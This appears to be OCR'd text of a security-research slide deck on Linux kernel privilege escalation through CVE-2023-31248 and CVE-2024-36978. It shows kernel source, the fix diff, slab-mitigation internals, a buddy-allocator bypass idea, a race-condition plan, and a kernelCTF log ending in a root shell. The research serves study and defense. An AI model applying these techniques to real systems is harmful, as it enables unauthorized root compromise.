
CVE-2023-31248

RIP Control and ROP - nft_expr_ops

```
struct nft_expr_ops {
        void
        int
        unsigned int
        int
        void
        void                    (*deactivate)(const struct nft_ctx *ctx,
                                              const struct nft_expr *expr,
                                              enum nft_trans_phase phase);
        void                    (*destroy)(const struct nft_ctx *ctx,
                                           const struct nft_expr *expr);
```


```
static void nft_rule_expr_deactivate(const struct nft_ctx *ctx,
                                     struct nft_rule *rule,
                                     enum nft_trans_phase phase)
{
        struct nft_expr *expr;

        expr = nft_expr_first(rule);
        while (nft_expr_more(rule, expr)) {
                if (expr->ops->deactivate)
                        expr->ops->deactivate(ctx, expr, phase);

                expr = nft_expr_next(expr);
        }
}
```

RIP Control and ROP - Payloads



Result - Ubuntu

- Ubuntu 22.10 5.19.0-38-generic (Pwn2Own 2023)



Exploit on the kernelCTF Mitigation Kernel

- Exploited in kernelCTF v6.1 mitigation kernel
  - CONFIG_KMALLOC_SPLIT_VARSIZE
  - CONFIG_SLAB_VIRTUAL
- Mitigation aims to prevent cross-cache attack
  - Cross-cpu allocation is still possible

Result - kernelCTF

- mitigation 6.1

```
[   28.868571] RIP: 0010:__slab_free+0x19e/0x3b0
[   28.870180] Code: 98 49 d3 00 41 8b 7c 24 08 48 8b 4c 24 20 48 89 44 24 08 48 8b 14 24 e9 41 ff ff ff 0f 0b 48 c7 c
7 e8 45 c8 b5 e8 a3 a4 cb 00 <0f> 0b 48 8d 65 d8 5b 41 5c 41 5d 41 5e 41 5f 5d c3 cc cc cc cc 8b
[   28.876694] RSP: 0018:ffffb73b804ffd60 EFLAGS: 00010282
[   28.878585] RAX: 0000000000000000 RBX: fffffe80c1c81a40 RCX: 0000000000000000
[   28.881137] RDX: 0000000000000001 RSI: 0000000000000001 RDI: 00000000ffffffff
[   28.883703] RBP: ffffb73b804ffe28 R08: 00000000ffffdfff R09: 00000000ffffdfff
[   28.886273] R10: ffffffffb6669be0 R11: ffffffffb6669be0 R12: fffffe90206e4280
[   28.888855] R13: fffffe9026023680 R14: fffffe90278c36e8 R15: 0000000000000001
[   28.891421] FS:  0000000000000000(0000) GS:ffff92b29c500000(0000) knlGS:0000000000000000
[   28.894294] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   28.896383] CR2: 00000000027c9000 CR3: 0000000108832005 CR4: 0000000000370ee0
[   28.898942] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[   28.901515] DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
[   28.904057] Call Trace:
[   28.905055]  <TASK>
[   28.905892]  ? preempt_count_add+0x6a/0xa0
[   28.907392]  nf_tables_trans_destroy_work+0x2f1/0x330
[   28.909254]  process_one_work+0x196/0x390
[   28.910721]  worker_thread+0x4d/0x380
[   28.912085]  ? _raw_spin_lock_irqsave+0x23/0x50
[   28.913760]  ? rescuer_thread+0x3a0/0x3a0
[   28.915239]  kthread+0xe6/0x110
[   28.916453]  ? kthread_complete_and_exit+0x20/0x20
[   28.918199]  ret_from_fork+0x1f/0x30
[   28.919538]  </TASK>
[   28.920385] ---[ end trace 0000000000000000 ]---
[*] ROP...
kernelCTF{deprecated:v1:mitigation-6.1-v2:1728122552:d5634acf538cf3ec285788870d918c7bebde64ce}
/bin/sh: 0: ca: not foundtty; job control turned off
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

CVE-2024-36978

theori

Linux Kernel Traffic Control Subsystem

- A tool that provides traffic control functionality in Linux.
- TC can determine the speed and order of packet transmission and reception at the packet input and output of interfaces.
- qdisc (queuing discipline) is a simple FIFO queue that can be adjusted to introduce artificial packet loss, packet delay, transmission speed limitations, etc.

CVE-2024-36978

Root cause

- Use wrong variable

```
q->bands will be assigned to qopt->bands to execute subsequent code logic
after kmalloc. So the old q->bands should not be used in kmalloc.
Otherwise, an out-of-bounds write will occur.

Fixes: c2999f7fb05b ("net: sched: multiq: don't call qdisc_put() while holding tree lock")
Signed-off-by: Hangyu Hua <hbh25y@gmail.com>
Acked-by: Cong Wang <cong.wang@bytedance.com>
Signed-off-by: David S. Miller <davem@davemloft.net>
Signed-off-by: Sasha Levin <sashal@kernel.org>
```

Diffstat

-rw-r--r-- net/sched/sch_multiq.c 2

1 files changed, 1 insertions, 1 deletions

```
diff --git a/net/sched/sch_multiq.c b/net/sched/sch_multiq.c
index 75c9c860182b40..0d6649d937c9fa 100644
--- a/net/sched/sch_multiq.c
+++ b/net/sched/sch_multiq.c
@@ -185,7 +185,7 @@ static int multiq_tune(struct Qdisc *sch, struct nlattr *opt,

        qopt->bands = qdisc_dev(sch)->real_num_tx_queues;

-       removed = kmalloc(sizeof(*removed) * (q->max_bands - q->bands),
+       removed = kmalloc(sizeof(*removed) * (q->max_bands - qopt->bands),
                          GFP_KERNEL);
        if (!removed)
                return -ENOMEM;
```

CVE-2024-36978

Root cause

- Use wrong variable

```
static int multiq_tune(struct Qdisc *sch, struct nlattr *opt,
                       struct netlink_ext_ack *extack)
{
    struct multiq_sched_data *q = qdisc_priv(sch);
    struct tc_multiq_qopt *qopt;
    struct Qdisc **removed;
    int i, n_removed = 0;

    if (!netif_is_multiqueue(qdisc_dev(sch)))
        return -EOPNOTSUPP;
    if (nla_len(opt) < sizeof(*qopt))
        return -EINVAL;

    qopt = nla_data(opt);

    qopt->bands = qdisc_dev(sch)->real_num_tx_queues;

    removed = kmalloc(sizeof(*removed) * (q->max_bands - q->bands),
                      GFP_KERNEL);
    if (!removed)
        return -ENOMEM;

    sch_tree_lock(sch);
    q->bands = qopt->bands;
    for (i = q->bands; i < q->max_bands; i++) {
        if (q->queues[i] != &noop_qdisc) {
            struct Qdisc *child = q->queues[i];

            q->queues[i] = &noop_qdisc;
            qdisc_purge_queue(child);
            removed[n_removed++] = child;
        }
    }
```

CVE-2024-36978

Root cause

- Use wrong variable

```
static int multiq_tune(struct Qdisc *sch, struct nlattr *opt,
                       struct netlink_ext_ack *extack)
{
    struct multiq_sched_data *q = qdisc_priv(sch);
    struct tc_multiq_qopt *qopt;
    struct Qdisc **removed;
    int i, n_removed = 0;

    if (!netif_is_multiqueue(qdisc_dev(sch)))
        return -EOPNOTSUPP;
    if (nla_len(opt) < sizeof(*qopt))
        return -EINVAL;

    qopt = nla_data(opt);

    qopt->bands = qdisc_dev(sch)->real_num_tx_queues;

    removed = kmalloc(sizeof(*removed) * (q->max_bands - q->bands),
                      GFP_KERNEL);
    if (!removed)
        return -ENOMEM;

    sch_tree_lock(sch);
    q->bands = qopt->bands;
    for (i = q->bands; i < q->max_bands; i++) {
        if (q->queues[i] != &noop_qdisc) {
            struct Qdisc *child = q->queues[i];

            q->queues[i] = &noop_qdisc;
            qdisc_purge_queue(child);
            removed[n_removed++] = child;
        }
    }
```

Challenge: kernelCTF Mitigations

- CONFIG_KMALLOC_SPLIT_VARSIZE
- CONFIG_SLAB_VIRTUAL
- CONFIG_RANDOM_KMALLOC_CACHES

CONFIG_KMALLOC_SPLIT_VARSIZE

- “splits each kmalloc slab into one for provably-fixed-size objects (using __builtin_constant_p()) and one for other objects”
- Make it more difficult to use universal spray objects like msg_msg
- Attempting to separate victim and target objects
  - Objects used for spraying are mostly variable size (e.g., struct msg_msg)
  - Objects used for leaking KASLR are mostly fixed size (e.g., struct seq_operations)

```
dyn-kmalloc-256      112    112    256   16    1 : tunables    0    0    0 : slabdata      7      7      0
dyn-kmalloc-192      105    105    192   21    1 : tunables    0    0    0 : slabdata      5      5      0
dyn-kmalloc-128      128    128    128   32    1 : tunables    0    0    0 : slabdata      4      4      0
dyn-kmalloc-96       210    210     96   42    1 : tunables    0    0    0 : slabdata      5      5      0
dyn-kmalloc-64       576    576     64   64    1 : tunables    0    0    0 : slabdata      9      9      0
dyn-kmalloc-32       256    256     32  128    1 : tunables    0    0    0 : slabdata      2      2      0
dyn-kmalloc-16       512    512     16  256    1 : tunables    0    0    0 : slabdata      2      2      0
dyn-kmalloc-8       1024   1024      8  512    1 : tunables    0    0    0 : slabdata      2      2      0
```

CVE-2024-36978

CONFIG_KMALLOC_SPLIT_VARSIZE

```
static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
{
        if (__builtin_constant_p(size)) {
#ifndef CONFIG_SLOB
                unsigned int index;
#endif
                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);
#ifndef CONFIG_SLOB
                index = kmalloc_index(size);

                if (!index)
                        return ZERO_SIZE_PTR;

                return kmalloc_trace(
                                kmalloc_caches[kmalloc_type(flags)][index],
                                flags, size);
#endif
        }
        return __kmalloc(size, flags);
}
```

Fixed size objects are allocated in the kmalloc-xx slab.

CVE-2024-36978

CONFIG_KMALLOC_SPLIT_VARSIZE

```
static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
{
        if (__builtin_constant_p(size)) {
#ifndef CONFIG_SLOB
                unsigned int index;
#endif
                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);
#ifndef CONFIG_SLOB
                index = kmalloc_index(size);

                if (!index)
                        return ZERO_SIZE_PTR;

                return kmalloc_trace(
                                kmalloc_caches[kmalloc_type(flags)][index],
                                flags, size);
#endif
        }
        return __kmalloc(size, flags);
}
```

Variable size objects are allocated in the dyn-kmalloc-xx slab.

CONFIG_SLAB_VIRTUAL

- “Ensures that slab virtual memory is never reused for a different slab”
- Mitigates the cross-cache attack
  - Effective when the vulnerable object is allocated in a dedicated slab
- Prevents exploitation techniques that rely on cross-cache attack
  - e.g., DirtyCred

CONFIG_RANDOM_KMALLOC_CACHES

- Randomized slab caches for kmalloc()
- Introduced in v6.6
- Applied in Ubuntu 24.04 LTS
- kmalloc-rnd-xx- prefix

```
kmalloc-rnd-01-8k      8      8   8192    4    8 : tunables    0    0    0 : slabdata      2      2      0
kmalloc-rnd-01-4k      8      8   4096    8    8 : tunables    0    0    0 : slabdata      1      1      0
kmalloc-rnd-01-2k     32     32   2048   16    8 : tunables    0    0    0 : slabdata      2      2      0
kmalloc-rnd-01-1k     16     16   1024   16    4 : tunables    0    0    0 : slabdata      1      1      0
kmalloc-rnd-01-512    16     16    512   16    2 : tunables    0    0    0 : slabdata      1      1      0
kmalloc-rnd-01-256    16     16    256   16    1 : tunables    0    0    0 : slabdata      1      1      0
kmalloc-rnd-01-192    42     42    192   21    1 : tunables    0    0    0 : slabdata      2      2      0
kmalloc-rnd-01-128    64     64    128   32    1 : tunables    0    0    0 : slabdata      2      2      0
kmalloc-rnd-01-96    466    714     96   42    1 : tunables    0    0    0 : slabdata     17     17      0
kmalloc-rnd-01-64    320    320     64   64    1 : tunables    0    0    0 : slabdata      5      5      0
kmalloc-rnd-01-32    128    128     32  128    1 : tunables    0    0    0 : slabdata      1      1      0
kmalloc-rnd-01-16    512    512     16  256    1 : tunables    0    0    0 : slabdata      2      2      0
kmalloc-rnd-01-8       0      0      8  512    1 : tunables    0    0    0 : slabdata      0      0      0
```

CVE-2024-36978

CONFIG_RANDOM_KMALLOC_CACHES

- Select random slab based on _RET_IP_ and random seed
  - Random seed initialized on boot time
- 1/16 chance to successful spray

```
static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
{
        if (__builtin_constant_p(size) && size) {
                unsigned int index;

                if (size > KMALLOC_MAX_CACHE_SIZE)
                        return kmalloc_large(size, flags);

                index = kmalloc_index(size);
                return kmalloc_trace(
                                kmalloc_caches[kmalloc_type(flags, _RET_IP_)][index],
                                flags, size);
        }
        return __kmalloc(size, flags);
}
```

Select slab using _RET_IP_

```
static __always_inline enum kmalloc_cache_type kmalloc_type(gfp_t flags, unsigned long caller)
{
        /*
         * The most common case is KMALLOC_NORMAL, so test for it
         * with a single branch for all the relevant flags.
         */
        if (likely((flags & KMALLOC_NOT_NORMAL_BITS) == 0))
#ifdef CONFIG_RANDOM_KMALLOC_CACHES
                /* RANDOM_KMALLOC_CACHES_NR (=15) copies + the KMALLOC_NORMAL */
                return KMALLOC_RANDOM_START + hash_64(caller ^ random_kmalloc_seed,
                                                      ilog2(RANDOM_KMALLOC_CACHES_NR + 1));
#else
                return KMALLOC_NORMAL;
#endif
```

Select slab index using _RET_IP_ and random seed

Mitigation Bypass

- Let’s Use Buddy Allocator!

```
removed = kmalloc(sizeof(*removed) * (q->max_bands - q->bands),
                  GFP_KERNEL);
```

Mitigation Bypass

- Let’s Use Buddy Allocator!

```
static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
{
    if (__builtin_constant_p(size)) {
#ifndef CONFIG_SLOB
        unsigned int index;
#endif
        if (size > KMALLOC_MAX_CACHE_SIZE)
            return kmalloc_large(size, flags);
#ifndef CONFIG_SLOB
        index = kmalloc_index(size);

        if (!index)
            return ZERO_SIZE_PTR;

        return kmalloc_trace(
                kmalloc_caches[kmalloc_type(flags, _RET_IP_)][index],
                flags, size);
#endif
    }
    return __kmalloc(size, flags);
}
```

Mitigation Bypass

- Let’s Use Buddy Allocator!

```
void *kmalloc_large(size_t size, gfp_t flags)
{
    void *ret = __kmalloc_large_node(size, flags, NUMA_NO_NODE);

    trace_kmalloc(_RET_IP_, ret, size, PAGE_SIZE << get_order(size),
                  flags, NUMA_NO_NODE);
    return ret;
}
EXPORT_SYMBOL(kmalloc_large);
```

Mitigation Bypass

- Let’s Use Buddy Allocator!

```
static void *__kmalloc_large_node(size_t size, gfp_t flags, int node)
{
    struct page *page;
    void *ptr = NULL;
    unsigned int order = get_order(size);

    if (unlikely(flags & GFP_SLAB_BUG_MASK))
        flags = kmalloc_fix_flags(flags);

    flags |= __GFP_COMP;
    page = alloc_pages_node(node, flags, order);
    if (page) {
        ptr = page_address(page);
        mod_lruvec_page_state(page, NR_SLAB_UNRECLAIMABLE_B,
                              PAGE_SIZE << order);
    }

    ptr = kasan_kmalloc_large(ptr, size, flags);
    /* As ptr might get tagged, call kmemleak hook after KASAN. */
    kmemleak_alloc(ptr, size, 1, flags);
    kmsan_kmalloc_large(ptr, size, flags);

    return ptr;
}
```


Mitigation Bypass

- Now, we can bypass ALL mitigations!

CVE-2024-36978

Recall Vulnerability

- Let’s recall





```
removed = kmalloc(sizeof(*removed) * (q->max_bands - q->bands),
                  GFP_KERNEL);
if (!removed)
    return -ENOMEM;

sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}

sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```

CVE-2024-36978

Recall Vulnerability

- Let’s recall





```
removed = kmalloc(sizeof(*removed) * (q->max_bands - q->bands),
                  GFP_KERNEL);
if (!removed)
    return -ENOMEM;

sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}

sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```

CVE-2024-36978

Exploit Idea: Race Condition

- What if we can context switch between steps?



Context 1

```
sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}
```

```
sch_tree_unlock(sch);
for (i = 0; i < n_removed; i++)
    qdisc_put(removed[i]);
kfree(removed);
```


Context 2

```
/* value == NULL means remove */
if (value) {
    new_xattr = simple_xattr_alloc(value, size);
    if (!new_xattr)
        return -ENOMEM;

    new_xattr->name = kstrdup(name, GFP_KERNEL);
    if (!new_xattr->name) {
        kvfree(new_xattr);
        return -ENOMEM;
    }
}
```

CVE-2024-36978

Exploit Idea: Race Condition

- What if we can context switch between steps?



Context 1

```c
sch_tree_lock(sch);
q->bands = qopt->bands;
for (i = q->bands; i < q->max_bands; i++) {
    if (q->queues[i] != &noop_qdisc) {
        struct Qdisc *child = q->queues[i];

        q->queues[i] = &noop_qdisc;
        qdisc_purge_queue(child);
        removed[n_removed++] = child;
    }
}
```

